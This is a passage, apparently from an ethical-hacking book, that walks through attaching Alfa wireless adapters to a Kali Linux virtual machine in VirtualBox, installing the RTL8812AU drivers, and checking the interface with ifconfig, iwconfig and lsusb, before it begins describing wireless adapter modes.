
☑ ATHEROS UB91C [0108]

1. Next, on the **Setting** window, click on **OK** to save the configurations.
2. Next, power-on the **Kali Linux** virtual machine and login to the desktop.
3. Next, the wireless network adapter may not logically be connected to Kali Linux, therefore right-click on the USB icon found on the Kali Linux virtual machine status bar found on the bottom-right, as shown below:



After you've right-click on the USB icon, a list of available USB devices will appear. Simply, click on the wireless network adapter to attach it onto the virtual machine.


1. On **Kali Linux**, open the **Terminal** and use the `ifconfig` command to verify the wireless network adapter is attached, as shown below:



```
kali@kali:~$ ifconfig
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether ba:d6:47:db:06:21  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As shown in the preceding screenshot, Kali Linux was able to detect the physical wireless network adapter and labelled the interface as `wlan0` without requiring any additional software drivers. Within Linux-based operating systems, physical Ethernet adapters are labelled as `eth` interfaces, while wireless adapters are labelled as `wlan` interfaces. The number after an interface's name represents the **interface identifier** (**ID**) and the first interface usually begins with `0` such as `eth0` and `wlan0`.

1. Next, use the `iwconfig` command to view specific details of the wireless adapter, as shown below:



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


1. As shown in the preceding screenshot, the `iwconfig` command enables us to view the current operating system mode of the wireless network adapter. Here, you can view the operating system mode, the transmitting power level (**Tx-Power**) and determine whether the wireless adapter is associated (connected) to a nearby access point or wireless router.

Having completed this exercise, you have learnt how to successfully attach a wireless network adapter to Kali Linux. Furthermore, you have learned how the Alfa AWUS036NHA wireless network adapter functions seamlessly as a plug-and-play device. Next, you will learn how to connect a wireless network adapter that has an RTL8812AU chipset such as the Alfa AWUS036ACH wireless adapter.

Connecting a wireless adapter with an RTL8812AU chipset

Various wireless network adapters has the RTL8812AU chipset and is not natively recognized/identified by Kali Linux when it's connected. In this section, you will learn how to successfully setup and connect a wireless network adapter such as the Alfa AWUS036ACH wireless network adapter, which has an RTL8812AU chipset.To get started with this exercise, please use the following instructions:

1. Firstly, connect the Alfa AWUS036ACH wireless network adapter onto your host system.
2. Open **Oracle VirtualBox Manager**, select the **Kali Linux** virtual machine and click on **Settings**.
3. Once the **Settings** menu appear, click on the **USB** category and ensure the USB Controller mode is either set to USB 2.0 or 3.0 which is based on the type of physical USB ports are supported on your host computer. Then, click on the **USB+** icon to open a pop-up menu which displays all USB connected devices, as shown below:




☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller

○ USB 2.0 (OHCI + EHCI) Controller

● USB 3.0 (xHCI) Controller


1. Next, on the USB devices pop-up menu select the wireless network adapter which is labelled **Realtek 802.11n NIC**, as shown below:



Blue Microphones Yeti Stereo Microphone [0100]
American Future Technology Corp. IBP Mini Hub [0200]
Sino Wealth Gaming KB [1011]
SINOWEALTH Wired Gaming Mouse [0101]
IMC Networks
Elgato Stream Deck
Realtek 802.11n NIC
AsusTek Computer Inc. AURA LED Controller [0100]
Wacom Co.,Ltd. Intuos S [0111]
Logitech, Inc. C922 Pro Stream Webcam [0016]

The device identification may vary on the chipset on the wireless adapter and the operating system.

The following screenshot shows the wireless adapter is available within the **USB Devices Filters** list and it's selected:



USB

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller


○ USB 2.0 (OHCI + EHCI) Controller

● USB 3.0 (xHCI) Controller

USB Device Filters


☑ Realtek 802.11n NIC

1. Next, on the **Setting** window, click on **OK** to save the configurations.
2. Next, power-on the **Kali Linux** virtual machine and login to the desktop.
3. Next, the wireless network adapter may not logically be connected to Kali Linux, therefore right-click on the USB icon found on the Kali Linux virtual machine status bar on the bottom-right and select the newly connected wireless network adapter, as shown below:


USB Settings...
Blue Microphones Yeti Stereo Microphone [0100]
American Future Technology Corp. IBP Mini Hub [0200]
Sino Wealth Gaming KB [1011]
SINOWEALTH Wired Gaming Mouse [0101]
IMC Networks
Elgato Stream Deck
✓ Realtek 802.11n NIC
AsusTek Computer Inc. AURA LED Controller [0100]
Wacom Co.,Ltd. Intuos S [0111]
Logitech, Inc. C922 Pro Stream Webcam [0016]
Right Ctrl


As shown in the preceding screenshot, the Alfa AWUS036ACH is identified as a Realtek 802.11n NIC device.

1. Next, open the **Terminal** within Kali Linux and use the `lsusb` command to verify the chipset of the attached wireless adapter, as shown below:



```
kali@kali:~$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

As shown in the preceding screenshot, the Alfa AWUS036ACH wireless adapter has an RTL8812AU chipset. However, when using the `iwconfig` command, Kali Linux is unable to detect the wireless adapter as shown below:



```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

eth1        no wireless extensions.

eth2        no wireless extensions.

docker0     no wireless extensions.
```

1. Next, use the following command to update the packages source lists file on Kali Linux:

```
kali@kali:~$ sudo apt update
```

1. Next, install the Realtek drivers for the RTL88XXAU chipset onto Kali Linux with Dynamic Kernel Module Support (DKMS) using the following commands:


```
kali@kali:~$ sudo apt install realtek-rtl88xxau-dkms
```

1. Next, use the following commands to download, compile and install the latest RTL8812AU drivers from the Aircrack-ng GitHub repository:

```
kali@kali:~$ git clone https://github.com/aircrack-ng/rtl8812au
kali@kali:~$ cd rtl8812au
kali@kali:~/rtl8812au$ sudo make
```

```
kali@kali:~/rtl8812au$ sudo make install
```

1. Next, reboot Kali Linux to ensure the newly installed drivers are effective.
2. After rebooting Kali Linux, open the Terminal and use the iwconfig command to verify the Alfa AWUS036ACH wireless network adapter is being recognized on Kali Linux, as shown below:



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

docker0   no wireless extensions.
```

As shown in the preceding screenshot, the wireless network adapter is now connected on to Kali Linux, which enables us to perform various types of wireless-based attacks on the 2.4 GHz and 5 GHz wireless frequencies. Wireless penetration testing will be covered later in this book.Having completed this section, you learnt how to connect a natively supported wireless network adapter onto Kali Linux via Oracle VirtualBox. In addition, you have also learnt how to install the necessary drivers that supports wireless network adapters with the RTL8812AU chipset. In the next section, you will learn about various operating modes of wireless network adapters and how they can be leverage for wireless penetration testing.

Managing and monitoring wireless modes

As an ethical hacker and penetration tester, it’s important to have a clear understanding of the various operating modes of a wireless network adapter. Let’s take a look at each operating mode for wireless network adapters:


- Managed – This is the default operating mode for all wireless network adapters. This mode enables a host device such as computer to connect to a nearby access point or wireless router. However, this mode does not enable ethical hackers and penetration tester to perform any type of wireless penetration testing techniques 